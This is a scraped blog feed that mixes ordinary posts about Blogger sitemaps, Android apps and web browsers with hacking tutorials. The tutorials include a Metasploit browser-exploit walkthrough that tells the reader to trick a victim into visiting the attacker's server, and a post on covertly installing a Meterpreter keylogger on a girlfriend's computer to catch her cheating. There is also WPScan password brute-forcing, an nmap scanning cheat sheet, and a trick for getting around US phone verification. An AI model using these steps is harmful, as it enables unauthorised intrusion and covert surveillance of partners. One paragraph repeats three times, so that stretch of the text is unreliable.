Subscribe For Free Updates

Subscribe Here

Friday

How To Set Sitemap in Google blogger


To be successful in your blogging career you must have to generate decent organic traffic to your blog. By the term “organic traffic” I mean the traffic which comes to your blog through search engines like Google.
If you are a new blogger then you should be aware with the Google Webmaster Tools. This is a great tool which is provided by Google itself. It is useful for bloggers and webmasters to get their blog or website index by the Google and it also help to improve our blog’s crawling rate.
You just need to verify your blog ownership in Google Webmaster Tools and then submit a simple sitemap. It is very important to submit blogger sitemap to Google in terms of SEO which tells Google about your blog and its content.

Whenever you update your blog with new posts, your sitemap helps to index them easily in search engines. This is what we are going to discuss in this post. Let see how to add blogger sitemap to Google Webmaster Tools.

Submit Blogger Sitemap To Google Webmaster Tools

Below are some easy steps you have to go through in terms to submit your blogspot blog sitemap.
  • Sign in to Google Webmaster Tools.
  • Click on the blog title for which you want to add sitemap.
  • Click on Sitemaps button as shown below.
sitemap button
  • At the top right corner of the page, press Add/Test sitemap button.
add/test sitemap
  • Once you click the button, a small box will appear as shown in the screenshot below.
blog sitemap
  • Add the below code in the text field.
atom.xml?redirect=false&start-index=1&max-results=500
This is the sitemap code for your blogger blog which you need to add.
  • Press “Submit Sitemap” button.
  • Refresh the page.
Congratulation! You have finished the process of submitting your blog sitemap.
Note: The above sitemap will work for 500 posts only. If you have more than 500 posts published in your blog, then you have to add one more sitemap. The Whole procedure will be same but at this time you have to add this code.
atom.xml?redirect=false&start-index=501&max-results=500
The sitemap which we submit to Google Webmaster Tools is a XML sitemap which is used by search engines to find our content easily. There is HTML sitemap too which is for our blog readers. We should add sitemap page to our blog so that our readers can easily view all of our blog posts at the single location. It’ll be easy for them to read the post which they want to.

Sunday

Top Apps of 2015 for your Android smartphones and tablets


Amongst millions of Android apps available on Play Store, top 10 of the ones which deserve your attention in 2015

Since out of many available choices, there are some kind of must-have stuff present. From the top apps of 2015, as listed on Play Store, we have brought out most valuable ten.

1.Hulu

Hulu is an excellent app for watching movies and TV shows on Android. It’s a free service that relies on ads, but there are some great shows available. You need to pay a subscription fee to access all of the content, but there is a range of excellent shows available without subscription, including classic US comedies such as Family Guy, Seinfeld and South Park.
It’s currently restricted to the US, but hopefully we’ll see Hulu appearing in more territories soon.

2.Camera 360 Ultimate

Camera360 Ultimate made its way onto our best Android camera apps list because it offers so many features, including more than 200 filters, NFC photo sharing and tons of one-touch fixing tools. These adjustment options are both powerful and easy to use, making Camera360 Ultimate a great choice for new and experienced photographers. It’s a comprehensive free app that ensures you get the best out of your Android camera.

3.PhotoDirector Photo Editor

PhotoDirector is the whole package. It has everything you could possibly need to edit your photos. The tools range from simple text bubbles and filters, to more complex things such as HSL and curves, and they’re all heavily adjustable, helping you get the best out of your photos. It’s for messing around on and seeing what you end up with.
The app is developed by CyberLink, a large Chinese multimedia software company, so they have the money to splash on an app, and it shows. Highly recommended for novices and pros-on-the-go alike.

4. VLC for Android

The default video player on your Android phone will probably ‘do the job’ and play most standard video formats without much fuss. But if you’re playing niche formats or enjoy tinkering with the video settings to get the perfect picture, then you’ll need to branch out.
VLC for Android supports a huge number of video formats and has a slew of adjustable settings to create the viewing experience you desire. You can also use hardware acceleration to take full advantage of your smartphone’s processor. The gestures are simple and intuitive, and the audio player is also highly capable. Check it out.

5.Fleksy+ GIF Keyboard

This keyboard is one of the best for fast, accurate typing and it’s our new company favorite. Many of us have adopted Fleksy because it’s big, it’s clever and once you use it for a couple of hours, you realize how useful some of the smaller details are.
For example, most keyboards use a “press and hold delete key” gesture to delete words, Fleksy uses a super-quick backward swipe. Be sure check out some of the extensions like invisible keyboard too — it works surprisingly well. Download it from the Play Store for free now.

6.Chrome Beta

As a Google product, Chrome is the perfect browser for Android and, since it comes pre-installed on most phones, it’s something that most people are familiar with. Chrome Beta is our current best Android browser app because it’s just the, ahem, better version of the browser we already love.
Chrome beta is Chrome of the future, it’s what the standard Chrome app will become once Google applies the latest changes, fixes and improvements it is working on. Chrome beta users get to experience these things before the masses.
The price paid for quicker access to new features is that, of course, sometimes there are bugs or issues that need to be ironed out. None of these will cause any damage to your phone or its software however, and these browser crashes and stutters very rare.

7. Avast! Mobile Security and Antivirus

Android security is a contentious subject and arguments about the safety of the system crop up frequently. If you are in the market for an antivirus app, our current favorite is Mobile Security & Antivirus from Avast.
Mobile Security & Antivirus keeps you safe from malware threats with its excellent virus detection software, which can search through your browser history, microSD card, and internal storage space. What’s more, it employs anti-theft features such as location tracking and remote data wipe, which work even if your device is not currently in your possession.
As far as free mobile security is concerned, Avast’s app is about as comprehensive as it gets.

8. ES File Manager

ES File Explorer has been our go-to file explorer for years. If you’re having trouble tracking down documents or pictures in your internal storage or microSD card, this is the app for your.
ES just works. It offers myriad extra features, but the reason it’s so widely used it because it has nailed the basic sorting of files. You can find all of your music, images, videos and more without having to dive through layers and layers of subfolders: the most common types of files are all accessible with simple shortcuts on the main screen.
The subtle animations are great, it rarely bothers you with notifications and it provides a one-touch way to clear out old and unused files to free up space. In short, ES File Explorer is the best way to keep your data organised on Android.

9. 7 Minute Workout

Whether you want to lose a few extra pounds or just improve your energy levels, the 7 Minute Workout app is a great entry point into Android-assisted health and fitness.
The 7 Minute Workout focuses on a short, high-intensity routine, which is scientifically proven to aid weight loss and improve cardiovascular function. For people who find the idea of picking up a gym membership or going cross-country running intimidating, this app provides the perfect jumping off point, thanks to the brevity of its workouts.
Unlike many Android fitness apps, the 7 Minute workout doesn’t ask for your height and weight or track your overall progress, but what it lacks in features, it makes up for in simplicity. You just look over the exercises, hit the start button and away you go. Begin your healthier lifestyle today with the free 7 Minute Workout app.

10. Nova Launcher

OS is a fierce rival to Android and offers a range of great apps and features, but it doesn’t offer everything that Android does. Nova Launcher is one of our favorite Android-exclusive apps because, in many ways, it underlines what is so great about Android.
Nova is an alternative launcher compatible with Android 4.1 onward. It lets you customize the entire look and feel of your operating system, from changes to font size, to the number of apps that can appear on the lock screen, to the way in which your app drawer scrolls. Nova Launcher is a prime example of how Android can be molded to suit individual tastes and preferences, in a way that iOS cannot.
If you wish you could make a few simple changes to your current interface, then give the free version of Nova a try. Nova even lets you adopt the look of any other phone – Galaxy, Xperia, HTC, LG, even iOS if that’s your thing.
All of the above Apps are free to use with some Apps having in-app purchase features. We have taken care to including something from each field therefore we may have missed many in the top 10 Android apps selection.
Do write in about your favourite Android App of 2015 in the comments and help other readers know about it.


Friday

Bruteforcer Waldo - Multithreaded Directory and Subdomain


Waldo is a lightweight and multithreaded directory and subdomain bruteforcer implemented in Python. It can be used to locate hidden web resources and undiscovered subdomains of the specified target.

Key Features
  • Quickly and easily generate a list of all subdomains of target domain
  • Discover hidden web resources that can be potentially leveraged as part of an attack
  • Written in Python and very portable
  • Fast, multithreaded design

Setup

Dependencies can be installed by running:
$ pip install -r pip.req
To run the waldo:
$ python waldo.py

Usage

To enumerate subdomains at some-fake-site.example, execute the following:
$ python waldo.py -m s -d some-fake-site.example
To enumerate directories at some-fake-site.example, execute the following:
$ python waldo.py -m d -d some-fake-site.example
By default, output will be logged to waldo-output.txt. To specify a custom output file, use the -l flag:
$ python waldo.py -m s -l my-log-file.txt -d some-fake-site.example
Waldo uses 4 threads by default. To specify a custom threadpool size, use the -t flag:
$ python waldo.py -m s -d some-fake-site.example -t 15

Download waldo from Here
 

Wednesday

Hacking Android Smartphone And Computer Using Metasploit


Android is an operating system based on the Linux kernel, and designed primarily for touchscreen mobile devices such as smartphones and tablet computers. Initially developed by Android, Inc., which Google backed financially and later bought in 2005, Android was unveiled in 2007 along with the founding of the Open Handset Alliance: a consortium of hardware, software, and telecommunication companies devoted to advancing open standards for mobile devices. - See more at: http://www.hacking-tutorial.com/hacking-tutorial/hacking-android-smartphone-tutorial-using-metasploit/?utm_source=feedburner&utm_medium=email&utm_campaign=Feed%3A+hacking-tutorials+%28Hacking+Tutorial%2C+Tips+and+Trick%29#sthash.zWQ284v5.dpuf


Metasploit Browser AutoPwn 

Step 1: Open Metasploit using the command msfconsole in terminal
 
 Step 2: Now type
use server/browser_autopwn
 
 
 Step 3: Now type Show options
 
Step 4: Now type Ifconfig
To find the IP address of your computer running BT
 
Step 5: Now type
set LHOST 10.0.2.15
10.0.2.15 = your computers IP Address 
 
 Step 6: Now type
set srvport 80
This is your default http:// port you should be using
 
Step 7: Now type
set uripath /
This will tell Metasploit to attack as soon as the web page opens to start pwning the victim pc.
 
Step 8: Now type
run
 
Step 9: Now type
Get the user to type 10.0.2.15:80 into their web browser by social engineering, sending them an email with the link disguised or find a creative way to get them to click on the link.
 
Step 10: Now a session has been created and you can show open sessions by typing
Sessions –l 
 
Step 11: Now type
Sessions –i 1
This will start the current session and show the current IP Address of the currently pwned user as well as the browser version and say starting interaction with 1 
 
Step 12: The victim is now own3d! I am inside a win-dows XP command prompt for that user lets just say the possibilities are endless. Upload, download files, run .exe’s show running processes...etc. Have fun & thanks for checking out my tutorial
Questions & comments leave me a message @ 
honey2tech.blogspot.com
 

Download tutorial pdf from Here 
Nowadays mobile users are increasing day by day, the security threat is also increasing together with the growth of its users. Our tutorial for today is how to Hacking Android Smartphone Tutorial using Metasploit. Why we choose android phone for this tutorial? simply because lately android phone growing very fast worldwide. Here in China you can get android phone for only US$ 30 it's one of the reason why android growing fast. - See more at: http://www.hacking-tutorial.com/hacking-tutorial/hacking-android-smartphone-tutorial-using-metasploit/?utm_source=feedburner&utm_medium=email&utm_campaign=Feed%3A+hacking-tutorials+%28Hacking+Tutorial%2C+Tips+and+Trick%29#sthash.zWQ284
Nowadays mobile users are increasing day by day, the security threat is also increasing together with the growth of its users. Our tutorial for today is how to Hacking Android Smartphone Tutorial using Metasploit. Why we choose android phone for this tutorial? simply because lately android phone growing very fast worldwide. Here in China you can get android phone for only US$ 30 it's one of the reason why android growing fast. - See more at: http://www.hacking-tutorial.com/hacking-tutorial/hacking-android-smartphone-tutorial-using-metasploit/?utm_source=feedburner&utm_medium=email&utm_campaign=Feed%3A+hacking-tutorials+%28Hacking+Tutorial%2C+Tips+and+Trick%29#sthash.zWQ284v5
Nowadays mobile users are increasing day by day, the security threat is also increasing together with the growth of its users. Our tutorial for today is how to Hacking Android Smartphone Tutorial using Metasploit. Why we choose android phone for this tutorial? simply because lately android phone growing very fast worldwide. Here in China you can get android phone for only US$ 30 it's one of the reason why android growing fast. - See more at: http://www.hacking-tutorial.com/hacking-tutorial/hacking-android-smartphone-tutorial-using-metasploit/?utm_source=feedburner&utm_medium=email&utm_campaign=Feed%3A+hacking-tutorials+%28Hacking+Tutorial%2C+Tips+and+Trick%29#sthash.zWQ284v5.dpuf

Saturday

US Phone Number For Verifications


Get A Free US Phone Number For Verifications 

Here's I'm explaining how I generated a United State based virtual phone number on the internet for sending/receiving free calls and text messages from all over the world without spending a single dollar.

First method

1. Registered at Here

2. Fill all your information and click Create

3. Enter your age and zip code of USA or you can Get zip codes and other details click here

4. Choose any number from the list and You were done.

Second method

The second method is a little difficult from Pinger but do not worry I will explain step by step.

Get free US local phone number for receiving calls and text or for phone verifications From PC

So now I will tell you the trick to getting a US number, although this service is only allowed for USA citizen but now we can get it from outside of the US with this trick.

First you need to understand that before getting this number, we must have a Local US phone number for verification purpose, but fret not (if you don't have one), I'll also tell you the solution. Here is the method for getting a local U.S. number.:

1. Sign Up on Here

Under the New customers please sign up here

2. Fill all the fields with your information and click continue.

3. Now verify your email and enter your own address or Get a free USA address from here: link

Next click on I agree

4. Click on “Go to My CallCentric” now under your username there will be CallCentric # in this format 1777*******

5. Open Here and fill information :


  • Choose your account type : SIP
  • Choose Area Code for your IPKall Number: (253)
  • SIP username : Now put your CallCentric # here which will be like this 1777*******
  • Host name or IP address : callcentric.com
  • And use previous email address and password which you used on CallCentric.com and Click submit.

6. Now check your email address you will receive an email from info@ipkall.com in which your detail will be given. At the end of the first line there will be your local US phone number but you need to register this number.

7. Download Express talk from  here

8. When you are installing express talk, select the default option for all screens. At “SIP Setup” option, select “Yes, I already have a SIP account” and enter all your detail as you fill in Step "5" and log in.

9. After your successful login your US local phone number will be registered automatically. Which you can see on CallCentric.com home page under "Balance" tab saying "Your phone is registered"


Getting A US Google Voice Number

1. Go to google.com/voice in new tab or browser sign in with an existing account or you can sign up for a new Google account

2. Click on Get a Voice number then on "I want a new number" and pick any number of your choice by entering Area, zip code, city, word or phrase number after choosing your number, Create a new pin and click continue

3. Put your IPKall phone Number without dashes at "Add a forwarding phone" and click continue Now Google will verify your number you will be provided a two digit code for verification now press "Call me now" button

4. Now you will receive a phone call on IPKall number, receive and press your two digit code. Now you have done, now you can free call on US or Canada to your relatives.


Thursday

Top 5 Web Browsers for Windows PC


Best in class browsers taking web browsing experience to a new level.
This post is dedicated to those ‘familiar’ web browsers which have made a mark in terms of efficiency and reliability. And this time it is about top 5.

1. Google Chrome

Why not Firefox? simply because Chrome loades quicker, well! there is lot more. Actually the difference is between their “engines”. While Chrome uses Webkit browser engine, Firefox is powered by Gecko. The mechanism is such that each of your tabs is treated as a new process, so a problem in one of the tab will not result to a browser crash(as is the case with Firefox).
It offers a cross-platform browsing experience that is second-to-none in terms of syncing information but to the run-of-the-mill Windows PC user it won’t matter that this option is available. Like Firefox, Chrome comes with a wide array of apps and add-ons from the Chrome Store that add a considerable amount to the browsing experience and one area that it does even better than Firefox is the HTML5 loading speed that is at a higher level than any other Windows browser.
Chrome only runs on Windows XP SP2 or later and with support for XP disappearing in April 2015 it will be one of those browsers of reach of those running older versions of the world’s most popular OS.

2.Mozilla Firefox

Constant updates, add-ons and high performance across all platforms, especially Windows PCs, makes Mozilla Firefox one of the most popular web browsers on the planet. Its intuitive interface lends itself to beginners whereas the high level of customisation makes sure that advanced users are kept on their toes.
Tabbed browsing is at its heart and the add-ons is where Firefox really comes into its own by offering all kinds of ways to tinker with the browsing experience. Security is kept at an exceedingly high level thanks to the slew of updates that are always being worked on and a speed test last year showed that it is only second to Internet Explorer for speed.

3.Internet Explorer

Internet Explorer commonly known as Microsoft Internet Explorer or Windows Internet Explorer is the first or default browser for a Windows PC. It is developed by Microsoft. You can download and know more about the Internet Explorer browser from here.
Microsoft’s web browser has changed with the times and embraced a tabbed browsing look that is similar to all the other browsers around and the newest version, in looks especially, takes it cues from the live tiles that are a major feature of Windows. There are less add-ons available for IE when compared to those on offer for Firefox and Chrome with most for IE limited to widgets that make it easier to reach certain sites or services. It’s also far behind Firefox, Chrome and Opera where HTML5 loading speed is concerned.
Where it does have a significant leg up is the sheer number of versions that exist and thus gives a chance for all users of Windows to still have access to what is one of the top browsers around.

4.Opera

One of the newest browsers on the top table is Opera with a speedy experience and various little extras that make it a credible rival to the big three Windows PC browsers. Yet again you’ll notice the tabbed browsing experience that feel rather squared compared with Firefox and Chrome, and closer to IE in terms of looks. Although the similarities to IE end there.
Its extra features make it stand out and none more so than the Turbo mode. Opera’s shot of NOS speeds up page loading times by compressing pages by up to 80 per cent and it is a god send for anyone with a sluggish connection. Although we’re not sure whether Opera’s claim that it will make a dial-up connection resemble a broadband line, it certainly does make it a lot quicker to get on to certain pages.
Speed dial is another added extra that enables you to add your favourite sites as large icons to the start screen, however, most other browsers now have a similar version of this available and the same can be said for the add-ons that are also elsewhere.

5. Deepnet Explorer

Deepnet Explorer is a web browser created by Deepnet Security for the Microsoft Windows platform, first released in 2005. The most recent version is 1.5.3 (BETA 3) which was Released October 19, 2006. Developed in Britain, Deepnet Explorer gained early recognition both for its use of anti-phishing tools and the inclusion of a peer-to-peer facility for file sharing, based on the Gnutella network. The anti-phishing feature, in combination with other additions, led the developers to claim that it had a higher level of security than either Firefox or Internet Explorer—however, as the underlying rendering engine was still the same as that employed in Internet Explorer, it was suggested that the improved security would fail to address the vulnerabilities found in the rendering engine.
Which one is your favorite? Let us know in the comments. You can also suggest some name if we missed that.


Monday

Remotely Install a Keylogger in to Your Girlfriend’s Computer


For those of you wondering what a keylogger is, the simple answer is that it’s a piece of software or hardware that captures every keystroke and saves them for retrieval by you, the attacker. These types of devices have long been used by hackers to capture logins, passwords, social security numbers, etc. Here we will use it to capture the keystrokes of a cheating girlfriend.

Fire up Metasploit and let’s get started. Like in my last article on disabling antivirus software, I’m assuming that you’ve successfully installed Metasploit’s powerful listener/rootkit on the target system. You can also check my earlier Hack Like a Pro articles for a variety of ways to get it installed.

Step 1: Migrate the Meterpreter


Before we start our keylogger, we need to migrate the Meterpreter to the application or process we want to log the keystrokes from. Let’s check to see what processes are running on the victim system by typing:
meterpreter >ps

Notice in the screenshot above that we have a listing of every process running on the victim system. We can see about 1/3 of the way down the process listing with a Process ID (PID) of 912, the Notepad application is open and running.


Let’s migrate to that process and capture any keystrokes entered there. Type:
meterpreter > migrate 912
You can see from the screenshot that Meterpreter responds that we have migrated successfully,

Step 2: Start the Keylogger

Now that we have migrated the Meterpreter to the Notepad, we can embed the keylogger.
Metasploit’s Meterpreter has a built-in software keylogger called keyscan. To start it on the victim system, just type:
meterpreter> keyscan_start
With this command, Meterpreter will now start logging every keystroke entered into the Notepad application.

Step 3: Write a Short Note on the Victim System


Let’s now move to our victim system and write a short note to make sure it works.

As you can see in screenshot above, Cheatah has written a short note to Stud, asking him to come visit while her boyfriend is gone. All of these keystrokes are being captured by our keylogger providing us with evidence of her cheating heart (or some other organ).

Step 4: Recover the Keystrokes


Now, let’s go back to our system with Meterpreter running on Metasploit. We can now dump all of the keystrokes that were entered on Cheatah’s computer. We simply type:
meterpreter> keyscan_dump
As you can see, every keystroke has been captured including the tabs and end of line characters. Now you have the evidence on Cheatah!


How to hack a WordPress website with WPScan


This tutorial in the category WordPress hacking shows you how to scan WordPress for possible vulnerabilities and enumerate WordPress users. We will conclude this tutorial with a demonstration on how to brute force root passwords using WPScan in Kali Linux. WPScan is a black box WordPress vulnerability scanner and a must have tool for any WordPress web developer to scan for vulnerabilities and solve issues before they get exploited. Together with Nikto, a great webserver assessment tool, this tool should be part of any penetration test targeting a WordPress Website.
WPScan comes pre-installed on the following Linux distributions:

The latest version is WPScan 2.8 and the database currently contains:
  • Total vulnerable versions: 98
  • Total vulnerable plugins: 1.076
  • Total vulnerable themes: 361
  • Total version vulnerabilities: 1.104
  • Total plugin vulnerabilities: 1.763
  • Total theme vulnerabilities: 443

Windows is not supported by WPScan. The latest version is available for download at the following website(Linux & Mac): http://wpscan.org/

WPScan update

Start with the following command to update the vulnerabilities database:
wpscan –update

Scanning WordPress vulnerabilities

Than use the following command to scan a website for possible vulnerabilities:
wpscan –url [wordpress url]
 

How to enumerate WordPress users

Use the following command to enumerate the WordPress users:

wpscan –url [wordpress url] –enumerate u


How to brute force the root password

Use the following command to brute force the password for user root:
wpscan –url [wordpress url] –wordlist [path to wordlist] –username [username to brute force] –threads [number of threads to use]


How to avoid WordPress User Enumeration

If you want to avoid WordPress user enumeration, you should avoid using the username as nickname and display name which is shown publicly. Best option is to choose an administrator username which consists of random characters and use another nickname. WPScan scans for usernames in the URL’s so if you won’t use the username it cannot be scanned by WPScan.

How to avoid Wordpres password brute forcing

The best way to keep attackers using brute force methods out is to limit the login attempts for and IP address. There are several plug-ins available for WordPress to limit login attempts. The latest WordPress versions have this option by default. Make sure you limit entries to a maximum of 3 and increase lock out time a lot after 2 lock outs (which is 6 password attempts).

Enumeration Arguments

Fin below an overview of enumeration arguments which can be used for scanning:
–enumerate | -e [option(s)] Enumeration.
option :
u – usernames from id 1 to 10
u[10-20] usernames from id 10 to 20 (you must write [] chars)
p – plugins
vp – only vulnerable plugins
ap – all plugins (can take a long time)
tt – timthumbs
t – themes
vt – only vulnerable themes
at – all themes (can take a long time)
Multiple values are allowed : “-e tt,p” will enumerate timthumbs and plugins

Tuesday

how to Scan a single host or an IP address (IPv4)


Scan a single host or an IP address (IPv4)
.
### Scan a single ip address ###
nmap 192.168.1.1
..
## Scan a host name ###
nmap blackhole.n0where.net
..
## Scan a host name with more info###
nmap -v blackhole.n0where.net
.
Scan multiple IP address or subnet (IPv4)
.
nmap 192.168.1.1 192.168.1.2 192.168.1.3
## works with same subnet i.e. 192.168.1.0/24
nmap 192.168.1.1,2,3
You can scan a range of IP address too:
.
nmap 192.168.1.1-20
You can scan a range of IP address using a wildcard:
.
nmap 192.168.1.*
Finally, you scan an entire subnet:
.
nmap 192.168.1.0/24
.
Read list of hosts/networks from a file (IPv4)
.
The -iL option allows you to read the list of target systems using a text file. This is useful to scan a large number of hosts/networks. Create a text file as follows:
.
cat > /tmp/test.txt
.
.
nmap -iL /tmp/test.txt
.
.
Excluding hosts/networks (IPv4)
.
When scanning a large number of hosts/networks you can exclude hosts from a scan:
.
nmap 192.168.1.0/24 --exclude 192.168.1.5
nmap 192.168.1.0/24 --exclude 192.168.1.5,192.168.1.254
OR exclude list from a file called /tmp/exclude.txt
..
nmap -iL /tmp/scanlist.txt --excludefile /tmp/exclude.txt
.
..
Turn on OS and version detection scanning script (IPv4)
.
nmap -A 192.168.1.254
nmap -v -A 192.168.1.1
nmap -A -iL /tmp/scanlist.txt
.
.
Find out if a host/network is protected by a firewall
..
nmap -sA 192.168.1.254
nmap -sA blackhole.n0where.net
..
.
Scan a host when protected by the firewall
..
nmap -PN 192.168.1.1
nmap -PN blackhole.n0where.net
..
.
Scan an IPv6 host/address
..
The -6 option enable IPv6 scanning. The syntax is:
..
nmap -6 IPv6-Address-Here
nmap -6 blackhole.n0where.net
nmap -6 2607:f0d0:1002:51::4
nmap -v A -6 2607:f0d0:1002:51::4
..
..
Scan a network and find out which servers and devices are up and running
.
This is known as host discovery or ping scan:
..
nmap -sP 192.168.1.0/24
.
..
How do I perform a fast scan?
.
nmap -F 192.168.1.1
..
..
Display the reason a port is in a particular state
..
nmap --reason 192.168.1.1
nmap --reason blackhole.n0where.net
..
.
.
.
Show host interfaces and routes
.
nmap --iflist
.
.
How do I scan specific ports?
.
map -p [port] hostName
## Scan port 80
nmap -p 80 192.168.1.1
.
## Scan TCP port 80
nmap -p T:80 192.168.1.1
.
## Scan UDP port 53
nmap -p U:53 192.168.1.1
.
## Scan two ports ##
nmap -p 80,443 192.168.1.1
.
## Scan port ranges ##
nmap -p 80-200 192.168.1.1
.
## Combine all options ##
nmap -p U:53,111,137,T:21-25,80,139,8080 192.168.1.1
nmap -p U:53,111,137,T:21-25,80,139,8080 blackhole.n0where.net
nmap -v -sU -sT -p U:53,111,137,T:21-25,80,139,8080 192.168.1.254
.
## Scan all ports with * wildcard ##
nmap -p "*" 192.168.1.1
.
## Scan top ports i.e. scan $number most common ports ##
nmap --top-ports 5 192.168.1.1
nmap --top-ports 10 192.168.1.1
.
.
How do I detect remote operating system?
.
.
nmap -O 192.168.1.1
nmap -O --osscan-guess 192.168.1.1
nmap -v -O --osscan-guess 192.168.1.1
.
.
How do I detect remote services (server / daemon) version numbers?
.
nmap -sV 192.168.1.1
.
.
.
.
..
.
The fastest way to scan all your devices/computers for open ports ever
.
nmap -T5 192.168.1.0/24
.
.
Only show open (or possibly open) ports
.
nmap --open 192.168.1.1
nmap --open blackhole.n0where.net
.
.
Show all packets sent and received
.
nmap --packet-trace 192.168.1.1
nmap --packet-trace blackhole.n0where.net
.
.
Scan a host using TCP ACK (PA) and TCP Syn (PS) ping
.
If firewall is blocking standard ICMP pings, try the following host discovery methods:
..
nmap -PS 192.168.1.1
nmap -PS 80,21,443 192.168.1.1
nmap -PA 192.168.1.1
nmap -PA 80,21,200-512 192.168.1.1
.
.
Scan a host using IP protocol ping
..
nmap -PO 192.168.1.1
.
.
Scan a host using UDP ping
..
This scan bypasses firewalls and filters that only screen TCP:
..
nmap -PU 192.168.1.1
nmap -PU 2000.2001 192.168.1.1
.
.
Find out the most commonly used TCP ports using TCP SYN Scan
.
### Stealthy scan ###
nmap -sS 192.168.1.1
..
### Find out the most commonly used TCP ports using TCP connect scan (warning: no stealth scan)
### OS Fingerprinting ###
nmap -sT 192.168.1.1
..
### Find out the most commonly used TCP ports using TCP ACK scan
nmap -sA 192.168.1.1
.
### Find out the most commonly used TCP ports using TCP Window scan
nmap -sW 192.168.1.1
.
### Find out the most commonly used TCP ports using TCP Maimon scan
nmap -sM 192.168.1.1
.
.
Scan a host for UDP services (UDP scan)
.
Most popular services on the Internet run over the TCP protocol. DNS, SNMP, and DHCP are three of the most common UDP services. Use the following syntax to find out UDP services:
.
nmap -sU nas03
nmap -sU 192.168.1.1
.
.
Scan for IP protocol
.
